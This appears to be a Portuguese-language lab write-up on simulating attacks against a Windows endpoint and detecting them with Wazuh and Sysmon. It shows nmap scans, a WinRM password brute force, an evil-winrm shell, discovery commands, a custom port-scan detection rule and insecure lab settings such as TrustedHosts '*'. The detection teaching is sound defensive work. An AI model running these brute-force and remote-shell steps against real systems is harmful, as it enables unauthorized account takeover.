

Windows Attack & Detection Lab — Wazuh + Sysmon


Para a realização dos testes, foram criadas duas contas locais no endpoint Windows: uma conta de usuário comum e uma conta com privilégios administrativos.

```
PS C:\WINDOWS\system32> net user thiago.comum P@ssword! /add
Comando concluído com êxito.

PS C:\WINDOWS\system32> net user thiago.adm P@ssword! /add
Comando concluído com êxito.

PS C:\WINDOWS\system32> net localgroup Administradores thiago.adm /add
Comando concluído com êxito.
```

A criação das contas já gera eventos no Windows, que são coletados pelo agente e enviados ao Wazuh para análise.



1,089 hits					
Aug 6, 2026 @ 13:27:42.336 - Aug 7, 2026 @ 13:27:42.336					
Export Formatted Reset view 724 available fields Columns Density 1 fields sorted Full screen					
timestamp	agent.name	rule.description	rule.level	rule.id	
Aug 7, 2026 @ 13:26:48.448	CORP-CLIENTE	User account disabled or deleted	8	60111	
Aug 7, 2026 @ 13:26:48.432	CORP-CLIENTE	Domain Users Group Changed	5	60160	
Aug 7, 2026 @ 13:26:48.424	CORP-CLIENTE	Users Group Changed	5	60170	
Aug 7, 2026 @ 13:26:30.726	CORP-CLIENTE	Administrators Group Changed	12	60154	
Aug 7, 2026 @ 13:26:03.195	CORP-CLIENTE	Users Group Changed	5	60170	
Aug 7, 2026 @ 13:26:03.163	CORP-CLIENTE	User account changed	8	60110	
Aug 7, 2026 @ 13:26:03.150	CORP-CLIENTE	User account enabled or created	8	60109	
Aug 7, 2026 @ 13:26:03.149	CORP-CLIENTE	User account enabled or created	8	60109	
Aug 7, 2026 @ 13:26:03.148	CORP-CLIENTE	Domain Users Group Changed	5	60160	

Neste momento ainda não há atividade maliciosa. O objetivo desta etapa é validar a coleta de eventos pelo Wazuh e preparar o endpoint para as simulações realizadas nas etapas seguintes.

Para permitir os testes de acesso remoto no ambiente, foram habilitados os serviços WinRM e RDP no endpoint Windows:

Preparação dos serviços de acesso remoto:

WinRM:

```
net localgroup "Usuários do Gerenciamento Remoto" thiago.comum /add
```

```
Enable-PSRemoting -Force
```

```
Set-Item WSMAN:\localhost\Client\TrustedHosts -Value "*" -Force
```

RDP:

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -
Name "fDenyTSConnections" -Value 0
```

```
Enable-NetFirewallRule -DisplayGroup "Área de Trabalho Remota"
```

Validação da conectividade:

A partir da máquina Kali Linux, foi realizada uma verificação para confirmar que os serviços habilitados estavam acessíveis pela rede do laboratório.

```
(Kali11@Kali11)~$ nmap -p 3389,5985 10.10.10.50
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 13:35 -03
Nmap scan report for 10.10.10.50
Host is up (0.00049s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
MAC Address: 00:0C:29:7E:6A:11 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

Coleta de telemetria com Sysmon

Para ampliar a visibilidade sobre as atividades executadas no endpoint, foi utilizado o Sysmon, permitindo a coleta de eventos mais detalhados, como criação de processos, conexões de rede e alterações relevantes no sistema.

Cria pasta para o Sysmon

```
New-Item -ItemType Directory -Force -Path "C:\Sysmon"
```

```
Set-Location "C:\Sysmon"
```

Baixa o Sysmon nativo da Microsoft

```
Invoke-WebRequest -Uri "https://download.sysinternals.com/files/Sysmon.zip" -OutFile "Sysmon.zip"
```

```
Expand-Archive -Path "Sysmon.zip" -DestinationPath "C:\Sysmon" -Force
```

Baixa o arquivo de configuracao otimizado (GitHub de Olaf Hartong)

```
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/olafhartong/sysmon-modular/master/sysmonconfig.xml" -OutFile "sysmonconfig.xml"
```

```
#Instalar o Sysmon
```

```
.\Sysmon64.exe -i sysmonconfig.xml -accepteula
```

#Integrar o Sysmon no Wazuh

Abra o arquivo C:\Program Files (x86)\ossec-agent\ossec.conf no Bloco de Notas como **Administrador** e cole junto dos outros isso abaixo:

```
<localfile>

  <log_format>eventchannel</log_format>

  <location>Microsoft-Windows-Sysmon/Operational</location>

</localfile>
```

Início da simulação

Com o endpoint configurado e a telemetria sendo coletada, iniciou-se a simulação de atividades suspeitas a partir da máquina Kali Linux.

Para o cenário, foi considerado que o atacante já possuía conhecimento prévio de uma conta válida do endpoint: thiago.comum.


```
[Klw11@Klw11]~$ nmap -sS 10.10.10.50 -vv
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-07 14:01 -03
Initiating ARP Ping Scan at 14:01
Scanning 10.10.10.50 [1 port]
Completed ARP Ping Scan at 14:01, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:01
Completed Parallel DNS resolution of 1 host. at 14:01, 0.00s elapsed
Initiating SYN Stealth Scan at 14:01
Scanning 10.10.10.50 [1000 ports]
Discovered open port 3389/tcp on 10.10.10.50
Discovered open port 5357/tcp on 10.10.10.50
Discovered open port 5985/tcp on 10.10.10.50
Completed SYN Stealth Scan at 14:01, 4.36s elapsed (1000 total ports)
Nmap scan report for 10.10.10.50
Host is up, received arp-response (0.00045s latency).
Scanned at 2026-08-07 14:01:09 -03 for 4s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
3389/tcp  open  ms-wbt-server syn-ack ttl 128
5357/tcp  open  wsdaapi      syn-ack ttl 128
5985/tcp  open  wsman        syn-ack ttl 128
MAC Address: 00:0C:29:7E:6A:11 (VMware)
```

Reconnaissance — SYN Scan

A primeira atividade simulada foi um SYN Scan contra o endpoint Windows, com o objetivo de identificar portas abertas e serviços acessíveis remotamente.

Configurando regra Wazuh (Detectando Port Scan):

Os eventos individuais gerados pelo scan não produziram, por padrão, um alerta que representasse diretamente a atividade de Port Scan. Por isso, foi criada uma regra customizada no Wazuh para correlacionar múltiplos eventos em um curto intervalo de tempo.



A detecção foi implementada no arquivo local_rules.xml por meio de duas regras correlacionadas:

< local_rules.xml

```
1 - <group name="sysmonfirewall.port_scan,">
2 -   <rule id="100010" level="3">
3 -     <if_sid>61600</if_sid>
4 -     <field name="win.system.eventID">^3$</field>
5 -     <description> Sysmon OK</description>
6 -   </rule>
7 -
8 -   <rule id="100011" level="3">
9 -     <if_sid>60104</if_sid>
10 -    <field name="win.system.eventID">^5152$</field>
11 -    <description>Firewall Drop</description>
12 -  </rule>
13 -
14 -  <rule id="100012" level="10" frequency="15" timeframe="10">
15 -    <if_matched_sid>100011</if_matched_sid>
16 -    <same_field>win.eventdata.sourceAddress</same_field>
17 -    <description> ALERTA: Port Scan Detectado - Origem: $(win.eventdata.sourceAddress</description>
18 -  </rule>
19 - </group>
```

A regra 100011 identifica eventos Windows 5152, gerados quando a Windows Filtering Platform bloqueia uma conexão. A regra 100012 realiza a correlação desses eventos, disparando quando a regra anterior ocorre 15 vezes dentro de um intervalo de 10 segundos

Dessa forma, eventos individuais de bloqueio são transformados em um alerta de maior contexto quando ocorrem repetidamente em um curto período, comportamento compatível com uma varredura de portas.

Para que essa detecção funcionasse, foi necessário garantir que os eventos 5152 fossem gerados pelo Windows e coletados pelo agente Wazuh.

Habilitação da auditoria de pacotes bloqueados:

Vá no powershell do Windows como admin e coloque isso abaixo para detectar pacotes dropados:

```
auditpol /set /subcategory:"{0CCE9225-69AE-11D9-BED3-505054503030}" /failure:enable
```


Ajuste da coleta no Wazuh Agent:

No windows vá em C:\Program Files (x86)\ossec-agent\ossec.conf

```
<localfile>
<location>Security</location>
<log_format>eventchannel</log_format>
<query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
EventID != 5152 and EventID != 5157]</query>
</localfile>
```

Apague “EventID != 5152 and” pois senão esses pacotes serão ignorados pelo wazuh e não ativar a regra que criamos



Após aplicar as alterações, o SYN Scan foi executado novamente a partir da máquina Kali para validar a detecção.



Após a execução do SYN Scan, o Windows registrou múltiplos eventos 5152, correspondentes às conexões bloqueadas.

Validação da detecção no Wazuh:

Os mesmos eventos foram encaminhados ao Wazuh pelo agente instalado no endpoint, permitindo analisar tanto os eventos brutos quanto o resultado da regra de correlação criada anteriormente.




Durante o período analisado, foram registrados mais de 8.000 eventos relacionados a conexões bloqueadas. A regra customizada de Port Scan foi acionada 273 vezes nos últimos **30 minutos**, indicando uma clara tentativa de invasão

Ao expandir um dos alertas, é possível identificar informações adicionais sobre a atividade, incluindo dados de origem e destino associados às conexões que acionaram a regra.

Visualização dos campos relevantes:

Para facilitar a triagem, os campos mais relevantes foram adicionados à visualização, permitindo identificar rapidamente informações como origem, destino e regra responsável pelo alerta.



Na aba da esquerda em “Selected Fields”, foram colocados campos relevantes, assim facilita a leitura de colunas mais essenciais na hora da análise.

Credential Access — Brute Force:

Após identificar os serviços disponíveis, foi simulada uma tentativa de brute force contra a conta thiago.comum, utilizando um dicionário controlado criado especificamente para o laboratório.

```
[Kiw11@Kiw11]~$ mxc winrm 10.10.10.50 -u thiago.comum -p ./wordlist_lab.txt -d - --continue-on-success
WINRM 10.10.10.50 5985 CORP-CLIENTE [-] Windows 11 / Server 2025 Build 26100 (name:CORP-CLIENTE) (domain:corp.laboratorio.tes
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self_key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [-] .\thiago.comum:qLAnMyV6
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self_key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [-] .\thiago.comum:laWfVn0f
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self_key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [-] .\thiago.comum:hBptN3du
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
  arc4 = algorithms.ARC4(self_key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [-] .\thiago.comum:czMrfxAR
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self_key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [-] .\thiago.comum:Nep9zSi4
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decr
.ciphers.algorithms.ARC4 and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  arc4 = algorithms.ARC4(self_key)
WINRM 10.10.10.50 5985 CORP-CLIENTE [+] .\thiago.comum:P@ssword! (Pwn3d!)
```

Use --continue-on-sucess para fins educativos, nesse caso SÃO NECESSÁRIOS logs de erro de sessão para análise


473 hits						
Aug 7, 2026 @ 16:04:22.078 - Aug 7, 2026 @ 16:34:22.078						
774 available fields						
timestamp	agent.name	rule.description	rule.level	rule.id		
Aug 7, 2026 @ 16:33:34.287	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.270	CORP-CLIENTE	Multiple Windows Logon Failures	10	60204		
Aug 7, 2026 @ 16:33:34.253	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.237	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.221	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.205	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.188	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.173	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.156	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.140	CORP-CLIENTE	Multiple Windows Logon Failures	10	60204		
Aug 7, 2026 @ 16:33:34.123	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.107	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.090	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		
Aug 7, 2026 @ 16:33:34.074	CORP-CLIENTE	Logon Failure - Unknown user or bad password	5	60122		

No módulo Threat Hunting do Wazuh, foram observadas múltiplas falhas de autenticação geradas durante a simulação.

Aug 7, 2026 @ 16:37:03.906	CORP-CLIENTE	Firewall Dr	data.win.eventdata.subStatus	0xc000006a
Aug 7, 2026 @ 16:35:59.312	CORP-CLIENTE	Firewall Dr	data.win.eventdata.subjectLo	gonId
Aug 7, 2026 @ 16:34:55.941	CORP-CLIENTE	Firewall Dr	data.win.eventdata.subjectUs	S-1-0-0
Aug 7, 2026 @ 16:33:51.016	CORP-CLIENTE	Firewall Dr	data.win.eventdata.targetDom	
Aug 7, 2026 @ 16:33:34.318	CORP-CLIENTE	Windows U	ainName	
Aug 7, 2026 @ 16:33:34.303	CORP-CLIENTE	Successful	data.win.eventdata.targetUse	thiago.comum
Aug 7, 2026 @ 16:33:34.287	CORP-CLIENTE	Logon Fali	rName	
Aug 7, 2026 @ 16:33:34.270	CORP-CLIENTE	Multiple W	data.win.eventdata.targetUse	S-1-0-0
Aug 7, 2026 @ 16:33:34.253	CORP-CLIENTE	Logon Fali	rSid	
Aug 7, 2026 @ 16:33:34.237	CORP-CLIENTE	Logon Fali	data.win.eventdata.workstat	KIW11
			onName	
			data.win.system.channel	Security

A repetição de falhas de autenticação contra a mesma conta em um curto intervalo de tempo é um comportamento relevante durante a triagem de possíveis tentativas de acesso por força bruta.

A análise dos eventos permitiu identificar que as tentativas de autenticação tinham como alvo a conta thiago.comum. O campo de workstation também indicava Kiw11 como origem associada às tentativas.



Após aplicar filtros para a conta analisada, foi possível observar uma sequência de falhas de autenticação seguida por um evento 4624, correspondente a um login bem-sucedido. A correlação desses eventos indica que uma credencial válida foi obtida durante a simulação, elevando significativamente a criticidade do incidente.

Comprometimento da conta:


```
WINRM 10.10.10.50 5985 CORP-CLIENTE [+] .\thiago.comum:P@ssword! (Pwn3d!)
[Kiw11@Kiw11]-[~]
$ evil-winrm -i 10.10.10.50 -u thiago.comum -p 'P@ssword!'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\thiago.comum\Documents>
```

Com a autenticação bem-sucedida, o cenário passa a considerar a conta thiago.comum comprometida. A partir desse ponto, o atacante possui acesso ao endpoint com os privilégios atribuídos a esse usuário e pode realizar novas ações no sistema.

Mitigação para ataques de comprometimento de conta:

- **Políticas de senha adequadas**, reduzindo a eficácia de força bruta
- **Autenticação multifator (MFA)** para reduzir o impacto do comprometimento de uma senha.
- **Boas regras de monitoramento**, diminuindo falso positivos e evitando ao máximo falsos negativos
- Verificar caso múltiplas sessões do mesmo usuário estejam abertas
- Análise da origem e do horário das autenticações para identificação de comportamentos anômalos, como por exemplo um login fora do horário de trabalho ou se está sendo acessado de outro país caso isso não for normal

Discovery — Atividades pós-comprometimento:



```
ProcessId 8212
Image C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
OriginalFileName net.exe
CommandLine "C:\WINDOWS\system32\net.exe" user
OriginalFileName whoami.exe
CommandLine "C:\WINDOWS\system32\whoami.exe" /groups
OriginalFileName CertUtil.exe
CommandLine "C:\WINDOWS\system32\certutil.exe" -hashfile C:\Windows\System32\notepad.exe SHA256
```

A execução desses comandos foi registrada pelo Sysmon por meio do Event ID 1 (Process Creation). Entre as atividades observadas estavam whoami, whoami /groups, net user, abertura do PowerShell e utilização do certutil.exe.


Esses eventos permitem identificar quais processos foram iniciados, seus argumentos de linha de comando e o contexto em que foram executados, informações importantes durante uma investigação pós-comprometimento.


Living-off-the-Land Binaries (LOLBins)

Ferramentas legítimas presentes no próprio sistema operacional podem ser abusadas durante um comprometimento. Nesse cenário, o certutil.exe foi utilizado para demonstrar esse tipo de comportamento.

Comandos como whoami, net user, certutil e Invoke-WebRequest não são necessariamente maliciosos quando observados isoladamente. Entretanto, dependendo do contexto, usuário, frequência e sequência de eventos, sua execução pode contribuir para a identificação de atividades suspeitas.

Deteção e bloqueio pelo Microsoft Defender:





